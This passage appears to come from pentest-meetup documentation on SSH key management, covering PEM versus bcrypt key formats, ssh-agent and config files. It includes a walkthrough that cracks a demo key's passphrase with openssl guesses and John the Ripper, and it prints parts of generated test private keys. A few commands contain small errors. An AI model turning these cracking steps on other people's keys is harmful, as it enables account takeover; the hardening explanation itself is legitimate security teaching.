ssh-keygen -o -a 50 -t rsa -b 4096 -C "$EMAIL" -f id_rsa
```

If you already have RSA keys generated you still can keep your old RSA key while updating the private key format and optionally changing the password.

```
# "ssh-keygen -o" outputs new format
ssh-keygen -o -p -f id_rsa
# without "-o" outputs old format
ssh-keygen -p -f id_rsa
```

Dealing With a Mixed Environment

Let's take the example of running from Debian 8 (Jessie) having OpenSSH 6.7 to a Debian 7 (wheezy) DigitalOcean droplet (virtual machine) running OpenSSH < 6.5. Part of the setup involves uploading public SSH keys for the droplet; the new ed25519 keys are not supported in the DigitalOcean management interface, but since only the public key is uploaded the existing rsa private keys can be upgraded to use bcrypt.

Once you boot the server it can be configured to use [Debian backports](#) allowing OpenSSH to be updated to 6.6. (There may be other changes to make, e.g. [Kali OpenSSH < 6.5 and Gnome ssh-agent Problem.](#))

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO cp /etc/apt/sources.list /etc/apt/sources.list.orig
$SUDO cat <<EOF | $SUDO tee -a /etc/apt/sources.list
deb http://http.debian.net/debian wheezy-backports main
EOF
$SUDO apt-get update
$SUDO apt-get -t wheezy-backports install ssh -y
```

At that point any ed25519 public keys can be copied to the droplet and used as the environment is now running OpenSSH > 6.5.

Private Key Format

PEM vs New Format

Prior to OpenSSH 6.5, all private SSH keys were stored in [PEM Files](#) format. PEM is a wrapper with the base-64-encoded binary key surrounded by header and footer lines. Encrypting it with a password generates additional optional headers identifying the encryption type:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 49A1996587BB830F8A9F51FEF51953C2
```

From the “DEK-Info:” line, the RSA private key is encrypted using the AES-128-CBC cipher. Later we will show the cipher uses an encryption key generated with 1 round of an MD5 hash; MD5 uses an IV (initialization vector) from the DEK-Info line above (here “49A1996587BB830F8A9F51FEF51953C2”) and a salt of the IV’s first 16 hex digits. Unfortunately, that means some password-cracking hardware can generate billions of guesses per second.

As indicated above, OpenSSH 6.5 added the [new openssh key format and bcrypt pbkdf](#). This option makes brute-force password cracking much harder by replacing the fast MD5 hash the slower bcrypt. It will take an extra fraction of a second (or longer with more rounds) to log in which is a good tradeoff for private key safety.

The new OpenSSH format is enabled by default for ed25519 keys but must be manually specified for the other key types via the `ssh-keygen -o` option.

RSA Public Key Structure

The public key consists of a sequence of 9 integers (see [RFC 2313](#)): a version number (0); n = modulus; e = public exponent; d = private exponent; p = first prime; q = second prime; d mod (p-1) = first exponent; d mod (q-1) = second exponent; (inverse of q) mod p = coefficient.

You can peer into the RSA private key format using `openssl` two different but equivalent ways: `openssl asn1parse -i -in PRIVATEKEY` or `openssl rsa -text -noout -in PRIVATEKEY`. Trying to decrypt a password-protected private key should yield an unencrypted private key that generates output like the following:

```
hacker@kali:~$ rm test*
hacker@kali:~$ ssh-keygen -q -t rsa -f test
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
hacker@kali:~$ openssl asn1parse -i -in test
  0:d=0  hl=4  l=1186 cons: SEQUENCE
  4:d=1  hl=2  l=   1 prim:  INTEGER           :00
  7:d=1  hl=4  l=  257 prim:  INTEGER
↳:B4F4755B0CAA95520E6FD0663942770E4DA101859A008072A16E2295067DEFC7CAA3AFC10A939127EC22BAD8863CF8310
 268:d=1  hl=2  l=   3 prim:  INTEGER           :010001
 273:d=1  hl=4  l=  256 prim:  INTEGER
↳:569D0023319FE0D322F7E02F5DCEF37F9426B1BCCA26DD5480F25F79275F564B32324128CC302FF584F066B0C7281DC01
 533:d=1  hl=3  l=  129 prim:  INTEGER
↳:E924DCE38BD234DC092CAAE7B65D890CC6C73EE2D457B73ABA60D005633B93B05B8E610C0FC67F9A50589687E0ED902AD
 665:d=1  hl=3  l=  129 prim:  INTEGER
↳:C6B1D2D9837DCCC550D610BA80F19675245448B2F6A7F78ED866EF7DD5056B6C0CB45D9617F6A2770E9A32E4D3AE21A9D
 797:d=1  hl=3  l=  128 prim:  INTEGER
↳:32BD621167A1B4FD5A45CD6026714EDD67F97EF730CD724426C1E123FB07C149B573542DA2D5497A1518629269E269E8D
 928:d=1  hl=3  l=  128 prim:  INTEGER
↳:646F285C486A0362CDBC96D21F317ED3119D04EE695D77F61D8ED289F16E7EE12BFED3BB75BB765DE5E4ADCBA1AF0CF155
1059:d=1  hl=3  l=  128 prim:  INTEGER
↳:7972D4E2F63EB0FC5D933B75F20C0D4F45C56C8611F00DD13D0638A3B0D043D1E41AE8DB0641D83CE593F15D8DFAF6B87D
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```

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```
hacker@kali:~$ openssl rsa -text -noout -in test
Private-Key: (2048 bit)
modulus:
  00:b4:f4:75:5b:0c:aa:95:52:0e:6f:d0:66:39:42:
  77:0e:4d:a1:01:85:9a:00:80:72:a1:6e:22:95:06:
  7d:ef:c7:ca:a3:af:c1:0a:93:91:27:ec:22:ba:d8:
  86:3c:f8:31:06:02:5f:9b:62:5b:0f:c7:df:3a:9e:
  6d:0e:21:a1:0d:3c:40:63:36:ab:ae:18:4f:86:1b:
  52:82:66:64:28:06:31:56:16:23:c5:48:81:e3:0c:
  50:03:99:a7:0c:b9:3d:bc:ae:ed:a6:92:c9:ef:e4:
  b4:4b:fd:2e:e4:b3:01:2b:08:b7:9b:a0:eb:01:6b:
  10:c7:0e:e9:9e:f4:2a:75:60:0a:c7:c6:f1:3b:52:
  eb:89:d7:a5:22:c5:77:26:06:63:a1:38:48:a1:e9:
  48:86:8a:d0:a6:02:49:82:f8:73:5a:96:2d:71:f2:
  e6:34:9c:b6:8f:29:22:f6:9f:c4:f0:85:b1:17:8f:
  d5:27:a4:ac:24:29:46:2d:40:d2:57:58:d7:ca:24:
  7d:ed:da:07:e5:f0:22:74:df:fe:76:30:fb:78:ed:
  4b:4c:ea:0b:9a:28:af:49:e4:22:f5:78:62:49:07:
  c2:f5:17:56:f6:78:19:30:62:dc:1d:97:50:56:c4:
  6e:cd:0a:88:82:b8:18:96:d7:24:1f:17:b3:7c:f8:
  09:3f
publicExponent: 65537 (0x10001)
privateExponent:
  56:9d:00:23:31:9f:e0:d3:22:f7:e0:2f:5d:ce:f3:
  7f:94:26:b1:bc:ca:26:dd:54:80:f2:5f:79:27:5f:
  56:4b:32:32:41:28:cc:30:2f:f5:84:f0:66:b0:c7:
  28:1d:c0:11:59:47:7b:ef:8b:18:b5:99:a2:cc:3b:
  f4:dc:a1:e2:dc:e9:10:d4:15:3e:c2:82:25:f5:a3:
  fb:a8:98:de:13:80:bf:ec:de:f8:4a:29:69:8c:f6:
  2b:92:fb:43:7a:d3:13:22:43:bc:4c:5c:7e:07:e1:
  48:d2:0a:05:0b:ad:4e:74:e0:b5:8c:43:90:2d:38:
  1d:9f:84:b1:41:bb:a4:ec:21:e9:6e:2a:d9:ba:17:
  4d:e1:fc:bf:13:3f:36:54:d2:ca:c1:5e:a1:b7:49:
  34:84:59:61:ae:62:8d:56:dc:3b:fa:ec:71:21:ff:
  d8:de:8a:7c:d6:36:eb:6d:f5:12:fd:d7:2c:ce:60:
  53:82:a6:ae:35:ed:41:32:14:4b:87:13:11:e6:28:
  9b:d7:dc:e8:8d:23:53:c7:0d:12:a7:f0:82:e7:5d:
  75:5d:5c:57:ff:31:43:5a:0c:23:cd:f0:8a:79:b3:
  27:12:16:e8:44:c3:a8:71:ec:ea:91:44:b8:f3:9c:
  79:54:d0:03:0c:a2:1d:fd:33:52:03:41:96:4b:d5:
  a9
prime1:
  00:e9:24:dc:e3:8b:d2:34:dc:09:2c:aa:e7:b6:5d:
  89:0c:c6:c7:3e:e2:d4:57:b7:3a:ba:60:d0:05:63:
  3b:93:b0:5b:8e:61:0c:0f:c6:7f:9a:50:58:96:87:
  e0:ed:90:2a:d4:12:19:b7:27:ee:2b:06:0f:37:71:
  ab:a4:d2:15:92:cd:81:6f:a9:02:92:c8:d2:ce:de:
  08:a4:8a:cb:52:f2:a9:03:5f:18:95:b0:c7:11:d6:
  dc:e6:18:67:89:85:a6:c2:0e:76:94:7a:02:79:a6:
  aa:a5:cb:40:79:1c:f6:07:c5:b5:17:b9:29:ce:d1:
  42:20:17:c6:c2:e4:24:77:63
prime2:
  00:c6:b1:d2:d9:83:7d:cc:c5:50:d6:10:ba:80:f1:
  96:75:24:54:48:b2:f6:a7:f7:8e:d8:66:ef:7d:d5:
  05:6b:6c:0c:b4:5d:96:17:f6:a2:77:0e:9a:32:e4:
  d3:ae:21:a9:d5:d3:87:43:1f:b4:33:90:c1:ff:55:
  03:75:e5:13:c0:6f:f7:19:d7:51:75:07:5b:6e:a0:
```

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```

86:6f:d9:ad:fc:b8:d5:33:1e:ee:9f:38:25:6a:fe:
7a:c6:ad:a2:45:85:3b:45:3b:f2:cd:39:17:fe:57:
79:e6:8d:81:20:d5:e5:c3:82:3a:0c:ba:35:40:4a:
b9:97:28:fd:d9:3c:64:73:75
exponent1:
32:bd:62:11:67:a1:b4:fd:5a:45:cd:60:26:71:4e:
dd:67:f9:7e:f7:30:cd:72:44:26:c1:e1:23:fb:07:
c1:49:b5:73:54:2d:a2:d5:49:7a:15:18:62:92:69:
e2:69:e8:d8:44:a4:32:17:4f:9f:2f:6f:6a:5a:a3:
c7:78:2d:57:c8:bf:ed:c4:33:9a:2c:78:ac:aa:e7:
e8:9f:88:46:a2:27:24:63:b2:df:09:1d:1a:05:d0:
07:87:b2:28:dc:dc:81:09:52:c7:57:92:68:55:5c:
78:3e:b6:e6:64:e6:2a:a4:dd:97:af:25:a9:2c:23:
9f:06:6d:ac:86:a8:65:0f
exponent2:
64:6f:28:5c:48:6a:03:62:cd:bc:96:d2:1f:31:7e:
d3:11:9d:04:ee:69:5d:77:f6:1d:8e:d2:89:f1:6e:
7e:e1:2b:fe:d3:bb:75:bb:76:5d:e5:e4:ad:cb:1a:
f0:cf:15:50:ff:4e:44:f0:b6:9e:c6:12:39:a5:58:
4d:74:90:aa:5a:2e:36:42:af:6b:0f:5f:f9:28:6d:
2c:06:85:3a:d4:96:f7:f3:2f:bd:0d:9d:64:5a:e3:
e6:9f:88:01:ca:19:ae:a2:61:d5:b8:81:57:50:12:
4f:26:c1:d9:be:25:18:d1:2f:d4:95:1f:2b:b3:59:
e2:7d:96:eb:02:ea:e7:ad
coefficient:
79:72:d4:e2:f6:3e:b0:fc:5d:93:3b:75:f2:0c:0d:
4f:45:c5:6c:86:11:f0:0d:d1:3d:06:38:a3:b0:d0:
43:d1:e4:1a:e8:db:06:41:d8:3c:e5:93:f1:5d:8d:
fa:f6:b8:7d:e8:e1:02:ec:7d:a8:04:cf:20:ad:76:
c2:8c:5a:7e:9c:4f:59:0f:18:d8:c2:db:29:67:91:
12:5f:21:aa:98:82:26:5a:d7:f9:9e:17:b3:49:4b:
f5:cb:75:eb:f6:2f:fe:f1:05:f6:0b:43:bb:9f:54:
d6:b3:cd:38:0b:2c:2b:dc:90:80:cc:2f:13:b5:34:
2b:45:2d:fe:f3:cc:80:7c

```

Exploring Key Formats

Here is an example of a password-less public/private key pair:

```

hacker@kali:~$ ssh-keygen -f test
##### SNIP #####
hacker@kali:~$ file test test.pub
test:      PEM RSA private key
test.pub:  OpenSSH RSA public key
hacker@kali:~$ cat test
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEALYkrIrOD8jv6nmhnaDgL3EVzZGFxf64ZTsx77PALbwXV9Bm
pQ/G+S8tcLlwXLZITQcEHQwTQQiU9yjlRoMZ85oIeY2c6pist8KFY9s/Sosq+H
7OifJl3iv9lbluhI7sXRZLP/cIt8vsscBcuqeQrKkqSO6GJIIfgryt48lywzlSy4y
##### SNIP #####
8ob6CtW5MetynngY4ooupmn+enSpomnE8hqw5ln0RvqC/daaA3E4OuqF
-----END RSA PRIVATE KEY-----
hacker@kali:~$ cat test.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDotiSsis4PyO/qaGdoOAvcRXNkYXF/
→rh1OzHvs8AtvBdX0GalD8b5Ly1lwXDDEtkhM5BwQdDBNBJT3KMTGgxnmgh5jZzqmKy3woVj2z9Kiy4fs6IWOXeJX3VvW6Ej
→9wi3y+yxwFy6p5CsqSpi7oYkh+CvK3jyXLDOVLLjK1AflAhj4nuA06zqcq9Crt1ACVsJtclZ3BkXoDdt13M3C0tmcss2to1V0
→wKdLWYMPvFt hacker@kali

```

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Here's an example using a password (note the extra 3 lines following BEGIN):

```
hacker@kali:~$ ssh-keygen -f test_pw
##### SNIP #####
hacker@kali:~$ cat test_pw
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,461F84B21C5C4E46BD20641948A4A00C

VJQhVGRfRzUk36xDsRdXWW6hVjCjaJIqpmHVioRmB8a2onahBM8Fx70bKeAFUO9E
XV1SLkbGrrWKCdSHC4/jP7f1JGPwhpLirYGBnzamLXHJCFIo5ykwubDlsOdfRb7N
laV4JxhdqcQHxiq3aiUMyWAoE/JLMz+0E4fAHvS+Alv4QtWkVE69M9s3vE+gEzEY
##### SNIP #####
IHJ1VMBBrxS1VaOebyhBWphtF63aj+O6Sxl8WheNiIfgoevQWhbo8OQpscNoEJ
-----END RSA PRIVATE KEY-----
hacker@kali:~$ cat test_pw.pub
ssh-rsa_
↪AAAAB3NzaC1yc2EAAAADAQABAAQDQomZMRMjnMd7SDxgohholk3nug3bsRGsBuWYfjypusPgq+msUBGPu6Vp/
↪TxcWQM+YWNfm8LXvUi8icQOFmFerptQJjtloIccNsyVG7AR8EgsWzWdOYf193SkU8hik9qhc1jldhu6QNf1fpfBaqnVolqXlYG
↪X5swfq1LgW1ZzmWl2db48VWKZUoF5EfA2ZfgqSjaCve2ypiCn9Z7lqpEF4s8JMxFveglU0fEzQWrA+t_
↪hacker@kali
```

openssl can output the cleartext private key using the old format when given the password ("12345678" here):

```
hacker@kali:~$ openssl rsa -text -in test_pw -passin "pass:12345678"
Private-Key: (2048 bit)
##### SNIP #####
-----BEGIN RSA PRIVATE KEY-----
MIEpQIBAAKCAQEAzpmTETI5zHe0g8YKIYaNZN57oN27ERrAbImH48qbrD4KvprF
ARj7ulaf08XFkDPmFp35vC171IvInEDhZhXq6bUCY7ZaJXHDm1RuwEfBILFslNT
mH5fd0pFPIYpPaoXNY5XYbukDX9X6XwWqplaNa15Wbm7fljJNk+BDtaBRriuQ+jn
##### SNIP #####
/aGL5XA3wiNR3aGqzs8BDIa6RnCK8uNTOr3wkF+hVWEvFJn0VjgUgMg=
-----END RSA PRIVATE KEY-----
```

Here is the new format (note -o option):

```
hacker@kali:~$ ssh-keygen -o -f test_pbkdf_pw
##### SNIP #####
hacker@kali:~$ file test_pbkdf_pw test_pbkdf_pw.pub
test_pbkdf_pw:      ASCII text
test_pbkdf_pw.pub:  OpenSSH RSA public key
hacker@kali:~$ cat test_pbkdf_pw
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAAGAAAABaydebQQT
RBzYs4YekPhx0KAAAAEAAAAEAAAAEAAAAAB3NzaC1yc2EAAAADAQABAAQDBZ168XSy1
16gSIGqegnmp4wyjZXbDzVUaNPxBwiFfjIqE/WXjGan3nbH6Jan9Idk09YKrQX18zrTaRq
##### SNIP #####
njePgvFWQv+1nKuTU0vz3h5+ujU3g=
-----END OPENSSH PRIVATE KEY-----
hacker@kali:~$ cat test_pbkdf_pw.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDBZ168XSy116gSIGqegnmp4wyjZXbDzVUaNPxBwiFfjIqE/
↪WXjGan3nbH6Jan9Idk09YKrQX18zrTaRqSwmV/
↪gDP5oyIARh9kBH4Sb0GFaKoUSnZdFpCylWhJ+XBMNBcF0oq95/
↪I1QReV7Y57Y9oXFzsabYr3f+V4PpOwnBaxbmGj+AUyGVlqueTP8yXlOKoYKjfPXpvyllgg0cszrSG1L/
↪RQB4MgXrTddbDEVIgZ2718ZnSyIch774ZBzGCixfDVfJv6V7ekdHSWZQ8CZyW0DHAFoGahxJcHTWPzxc0rI00GJaF/
↪WYfDAF9VBBjEfoCEN86kJf9c9KPviJo5Mgdi9 hacker@kali
```

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Private Key Encryption/Decryption

Encrypting the Private Key File

How does the now-older MD5-based algorithm work? The following discussion is based on [Improving the security of your SSH private key files](#).

Let's assume the private key header starts with:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 461F84B21C5C4E46BD20641948A4A00C
```

This indicates the private key is encrypted using the aes-128-cbc cipher with an initialization vector (IV) of 461F84B21C5C4E46BD20641948A4A00C. So to decrypt private key "private" into "cleartext" we're just missing the encryption key:

```
openssl aes-128-cbc -d -iv 461F84B21C5C4E46BD20641948A4A00C \
-K $MD5HASH -in private -out cleartext
```

The missing key is just 1 round of an MD5 hash of the user-supplied password concatenated with the first half of the IV (shown here in python):

```
import md5
PW = "user_supplied_password"
IV = "461F84B21C5C4E46BD20641948A4A00C"
SALT = IV[0:16]
MD5HASH = md5.new(PW + SALT.decode("hex")).hexdigest()
```

To show this is correct, run `md5_hash.sh` to generate private key via `ssh-keygen` and compare decrypting it with `openssl` and manually using the 1-round MD5 algorithm above:

```
#!/usr/bin/env bash

# Script to show RSA SSH key encryption uses 1 cycle MD5 hash with
# IV = value from SSH key
# SALT = first 8 bytes of IV
# We compare the SSH key to the hand-created MD5 encryption version.
# The base-64 cleartext versions of these 2 keys are the same.

# Create the following files
PEM="key" # rsa public, private keys encrypted by PW
PEM_BINKEY="${PEM}_binkey" # binary part of key
PEM_CLEAR="${PEM}_clear" # unencrypted key (w/o header/trailer)
PEM_COMPUTED="${PEM}_computed" # hand-created key we must prove = PEM key
PEM_COMPUTED_CLEAR="${PEM_COMPUTED}_clear" # unencrypted hand-created key
PW="12345678"

# generate password-encrypted SSH keys
rm -f ${PEM}*
ssh-keygen -q -t rsa -N "$PW" -f $PEM
# then the binary key (without BEGIN/END)
tail -n +4 $PEM | grep -v 'END ' | base64 -d > $PEM_BINKEY
```

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```
# then the cleartext key (without BEGIN/END)
openssl rsa -text -in $PEM -passin "pass:$PW" 2>&1 | \
  sed -n -e '/-----BEGIN/,/-----END/p' | \
  egrep -v -- '----- (BEGIN|END)' > $PEM_CLEAR

# pick out the IV and salt, then compute MD5 key
IV="$(head -n 3 $PEM | tail -n 1 | cut -d, -f2)"
SALT="${IV:0:16}"
MD5HASH=$(python -c 'import md5;\
  print(md5.new("'"$PW"' + "'"$SALT'").decode("hex")).hexdigest())')

# Use MD5HASH to decrypt PEM's binary key then base64 encode it
openssl aes-128-cbc -d -iv $IV -K $MD5HASH -in $PEM_BINKEY -out $PEM_COMPUTED
base64 -w 64 $PEM_COMPUTED > $PEM_COMPUTED_CLEAR

# Finally, compare the 2 cleartext keys
diff $PEM_CLEAR $PEM_COMPUTED_CLEAR
if [[ "$?" == "0" ]]; then
  echo "SUCCESS - key plaintext values match"
else
  echo "FAILURE - key plaintext values not equal"
fi
```

Cracking the Private Key File

Of course you can always use openssl to extract the old format private key with a password guess:

```
hacker@kali:~$ # generate strong key with weak password "12345678"
hacker@kali:~$ ssh-keygen -t rsa -b 4096 -q -P 12345678 -f test
hacker@kali:~$ # bad password guess returns status 1
hacker@kali:~$ openssl rsa -text -in test -passin "pass:123456789" -out test.nopass
unable to load Private Key
140644201522856:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad_
↪decrypt:evp_enc.c:539:
140644201522856:error:0906A065:PEM routines:PEM_do_header:bad decrypt:pem_lib.c:483:
hacker@kali:~$ echo $?
1
hacker@kali:~$ # good password guess returns status 0
hacker@kali:~$ openssl rsa -text -in test -passin "pass:12345678" -out test.nopass
writing RSA key
hacker@kali:~$ echo $?
0
```

Here we use john the ripper to crack an old-formatted RSA ssh private key:

```
hacker@kali:~$ # generate strong key with weak password "12345678"
hacker@kali:~$ ssh-keygen -t rsa -b 4096 -q -P 12345678 -f test
hacker@kali:~$ cat > words <<EOF
> 123456789
> 12345678
> EOF
hacker@kali:~$ # find ssh2john and convert ssh key to password format
hacker@kali:~$ apt-file find ssh2john
metasploit-framework: /usr/share/metasploit-framework/data/john/run.linux.x64.mmx/
↪ssh2john
```

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```

hacker@kali:~$ /usr/share/metasploit-framework/data/john/run.linux.x64.mmx/ssh2john_
↪test > test.john
hacker@kali:~$ # crack using "words" worklist
hacker@kali:~$ /usr/sbin/john --wordlist=words test.john
Loaded 1 password hash (SSH RSA/DSA [32/64])
12345678          (test)
guesses: 1  time: 0:00:00:00 DONE (Thu Mar 19 22:27:00 2015)  c/s: 11.11  trying:
↪123456789 - 12345678
Use the "--show" option to display all of the cracked passwords reliably
hacker@kali:~$ /usr/sbin/john --show test.john
test:12345678

1 password hash cracked, 0 left

```

4.2.2 Manage Multiple ssh Accounts

Permissions

ssh won't work right unless the file permissions are right:

```

chmod g-w,o-w ~
chmod 700 ~/.ssh
chmod 600 ~/.ssh/*

```

Kali OpenSSH < 6.5 and Gnome ssh-agent Problem

First, Kali tracks Debian 7 and so has an old OpenSSH. Using Debian backports partially solves this problem (and may introduce others), so use the following at your own risk:

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO cp /etc/apt/sources.list /etc/apt/sources.list.orig
$SUDO cat <<EOF | $SUDO tee -a /etc/apt/sources.list
deb http://http.debian.net/debian wheezy-backports main
EOF
$SUDO apt-get update
$SUDO apt-get -t wheezy-backports install ssh -y

```

Kali's gnome desktop installs gnome-keyring which automatically starts [Gnome Keyring SSH Agent](#):

Gnome Keyring includes an SSH agent which integrates with the gnome-keyring and user login for its passwords. It can also use the main PKCS#11 private key store.

The SSH agent automatically loads files in ~/.ssh which have corresponding *.pub paired files. Additional SSH keys can be manually loaded and managed via the ssh-add command.

To see if ssh-agent is automatically start do one of:

```

hacker@kali:~$ # Check environment for SSH... variables
hacker@kali:~$ set | grep SSH
SSH_AGENT_PID=1689
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
hacker@kali:~$
hacker@kali:~$ # Or directly check for the process running

```

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```
hacker@kali:~$ ps -u $USER | grep ssh-agent
1689 ?          00:00:00 ssh-agent
```

Unfortunately the ssh-agent started by Kali's gnome can't handle adding OpenSSH 6.5+ keys. You'll see the following errors:

```
hacker@kali:~$ ssh-keygen -t ed25519 -f ed25519
##### SNIP #####
hacker@kali:~$ # The version that pre-loads keys in ~/.ssh fails
hacker@kali:~$ ssh-add -l
4096 35:46:5e:dd:f7:96:26:4e:c0:94:09:b0:05:2b:f4:a4 bitbender@bitbender.org (RSA)
4096 5f:c5:bb:dc:00:5e:a8:e3:1f:38:a1:be:32:70:19:b7 bitbender@bitbender.org (RSA)
2048 29:31:8d:56:5f:5f:6f:7a:05:6f:1e:bc:77:50:57:f0 jim.maki@bitbender.org (RSA)
hacker@kali:~$ # Here it fails with the spurious "Error reading response ..."
hacker@kali:~$ ssh-add ed25519
Enter passphrase for ed25519:
Error reading response length from authentication socket.
Could not add identity: ed25519
hacker@kali:~$ # Kill ssh-agent and start up OpenSSH version
hacker@kali:~$ ssh-agent -k
unset SSH_AUTH_SOCK;
unset SSH_AGENT_PID;
echo Agent pid 3708 killed;
hacker@kali:~$ eval "$(ssh-agent -s)"
Agent pid 4093
hacker@kali:~$ # This version does not pre-load keys in ~/.ssh
hacker@kali:~$ ssh-add -l
The agent has no identities.
hacker@kali:~$ # And this version does add ed25519 keys
hacker@kali:~$ ssh-add ed25519
Enter passphrase for ed25519:
Identity added: ed25519 (ed25519)
```

To disable the gnome version, start `gnome-session-properties` then deselect *Startup Programs* → *SSH Key Agent*. Alternatively, from the command line:

```
CF=~/.config/autostart/gnome-keyring-ssh.desktop
cp /etc/xdg/autostart/gnome-keyring-ssh.desktop $CF
if [[ $(grep -c 'X-GNOME-Autostart-enabled=' $CF) == 0 ]]; then
    echo "X-GNOME-Autostart-enabled=false" >> $CF
else
    sed -i 's/^(X-GNOME-Autostart-enabled=).*$/\1false/' $CF
fi
ssh-agent -k
```

Then either log out & back in, or in a command prompt kill the gnome version and start up one manually:

```
ssh-agent -k
eval "$(ssh-agent -s)"
```

If you don't want any ssh-agent to start, just change "use-ssh-agent" to "no-use-ssh-agent" in `/etc/X11/Xsession.options`.

The Accounts

Let's assume that we are trying to handle these ssh accounts:

“hacker” home network account Local machine ssh access with OpenSSH >= 6.5. Here we can create and ed25519 key with 50 rounds:

```
ssh-keygen -t ed25519 -a 50 -C "bitbender@bitbender.org" -f ~/.ssh/keys/id_hacker
# on local hosts
cp ~/.ssh/keys/id_hacker.pub >> ~/.ssh/authorized_keys
# distribute to local hosts via
ssh-copy-id -i ~/.ssh/keys/id_hacker.pub OTHERHOST
```

DigitalOcean account 2 accounts, one pre-OpenSSH 6.5 to handle Debian 7 droplets (VMs) and another ed25519 ssh key for other droplets. The ed25519 key cannot be pre-loaded in the management GUI but must be manually copied over later. The keys are generated via:

```
ssh-keygen -t ed25519 -a 50 -C "bitbender@bitbender.org" -f ~/.ssh/keys/id_do
ssh-keygen -o -t rsa -b 4096 -C "bitbender@bitbender.org" -f ~/.ssh/keys/id_do_rsa
# Use DigitalOcean management GUI to add id_do_rsa.pub to accounts ssh keys
```

“bitbender” bitbucket.org account Account for ssh access to git and mercurial repositories owned by bitbender. Note that alias won’t easily work for this one as the repository url’s must be modified from “https://bitbender@bitbucket.org/bitbender/REPO.git” to “git@bitbucket.org:bitbender/REPO.git” and the git push, ... commands will use ssh. bitbucket.org only supports dsa and rsa keys, so the key is generated via:

```
ssh-keygen -o -t rsa -b 4096 -C "bitbender@bitbender.org" -f ~/.ssh/keys/id_
↪bitbucket_rsa
# Use bitbucket.org management GUI to add id_bitbucket_rsa.pub to account's keys
```

Note that you should add the following to the ~/.hgrc file to enable compression in mercurial’s ssh:

```
[ui]
ssh = ssh -C
```

Distributing the Public Keys

Both cloud providers bitbucket.org and DigitalOcean have management interfaces to upload your public key. For your local hosts you need to append your public key in the target host’s ~/.ssh/authorized_keys:

```
ssh-copy-id -i ~/.ssh/id_hacker.pub TARGETHOST
```

Alternatively you can scp the file to the target host and cat id_hacker.pub >> ~/.ssh/authorized_keys.

Managing Keys

There are 3 conventional ways to manage key use:

alias alias do='ssh -i ~/.ssh/id_do root@pentest-meetup.do.bitbender.org'

To ssh to host pentest-meetup.do.bitbender.org just run do. This won’t easily work for bitbucket.org’s git/mercurial repositories.

ssh -o To ssh to a host using ssh options:

```
ssh -o "HostName=pentest-meetup.do.bitbender.org" \
-o "IdentityFile=~/.ssh/keys/id_bitbucket" do
```

Unfortunately, this doesn’t simplify things.

~/.ssh/config HOST entries Allows simply using ssh HOST and the required parameters are automatically supplied. Order is important: matching Host entries earlier in the file have higher priority.

```
cat ~/.ssh/config
Host do
    HostName pentest-meetup.do.bitbender.org
    User root
    IdentityFile ~/.ssh/keys/id_do_rsa
Host bitbucket.org
    HostName bitbucket.org
    IdentityFile ~/.ssh/keys/id_bitbucket_rsa
    IdentitiesOnly yes
Host *
    User hacker
    IdentityFile ~/.ssh/keys/id_hacker
    # IdentitiesOnly yes
    PreferredAuthentications publickey
```

Of these the ~/.ssh/config works in more cases and is the simplest to use. It does require the existing git and mercurial repository repo reference to be updated from https to git/ssh, but that is only if you wish to use ssh; the existing https references will continue to work.

Using the Managed Keys at bitbucket.org

The most complicated test is ssh access a bitbucket repository, say <https://bitbender@bitbucket.org/bitbender/pentest-meetup-heroku.git>.

First change the repository url to ssh. (Note: when you clone a repository via `git clone git@bitbucket.org:bitbender/pentest-meetup-heroku.git` the git remote -v will be set up for ssh. But here we're assuming the original clone came from `git clone https://bitbender@bitbucket.org/bitbender/pentest-meetup-heroku.git`.)

```
hacker@kali:~$ cd local/pentest-meetup-heroku/
hacker@kali:~/local/pentest-meetup-heroku$ git remote -v
origin          https://bitbender@bitbucket.org/bitbender/pentest-meetup-heroku.git_
↪ (fetch)
origin          https://bitbender@bitbucket.org/bitbender/pentest-meetup-heroku.git_
↪ (push)
hacker@kali:~/local/pentest-meetup-heroku$ git remote set-url origin \
    git@bitbucket.org:bitbender/pentest-meetup-heroku.git
hacker@kali:~/local/pentest-meetup-heroku$ git remote -v
origin          git@bitbucket.org:bitbender/pentest-meetup-heroku.git (fetch)
origin          git@bitbucket.org:bitbender/pentest-meetup-heroku.git (push)
```

Then add the ssh key (if it hasn't already been added):

```
hacker@kali:~/local/pentest-meetup-heroku$ ssh-add ~/.ssh/id_bitbucket_rsa
Enter passphrase for /home/hacker/.ssh/id_bitbucket_rsa:
Identity added: /home/hacker/.ssh/id_bitbucket_rsa (/home/hacker/.ssh/id_bitbucket_
↪ rsa)
hacker@kali:~/local/pentest-meetup-heroku$ ssh-add -l
4096 5f:c5:bb:dc:00:5e:a8:e3:1f:38:a1:be:32:70:19:b7 /home/hacker/.ssh/id_bitbucket_
↪ rsa (RSA)
```

Finally, perform repository actions over ssh:


```
hacker@kali:~/local/pentest-meetup-heroku$ git pull
The authenticity of host 'bitbucket.org (131.103.20.167)' can't be established.
RSA key fingerprint is 97:8c:1b:f2:6f:14:6b:5c:3b:ec:aa:46:46:74:7c:40.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'bitbucket.org,131.103.20.167' (RSA) to the list of known
↪ hosts.
Already up-to-date.
```

Config Files Changes

Now that ssh identity files are set up there are 2 `/etc/ssh/sshd_config` options to consider:

PasswordAuthentication no Default is “yes” but can be disabled with ssh keys distributed to users and entered in the `~/.ssh/authorized_keys` files.

PermitRootLogin no Default is “yes” but can be set to one of “without-password” (password authentication disabled for root), “forced-commands-only” (public key authentication allowed, but only when the command option is enabled), or “no”.

For more information see [OpenSSH/Client Configuration Files](#) or the man pages.

4.2.3 ssh Key Exchange, Encryption, and MAC

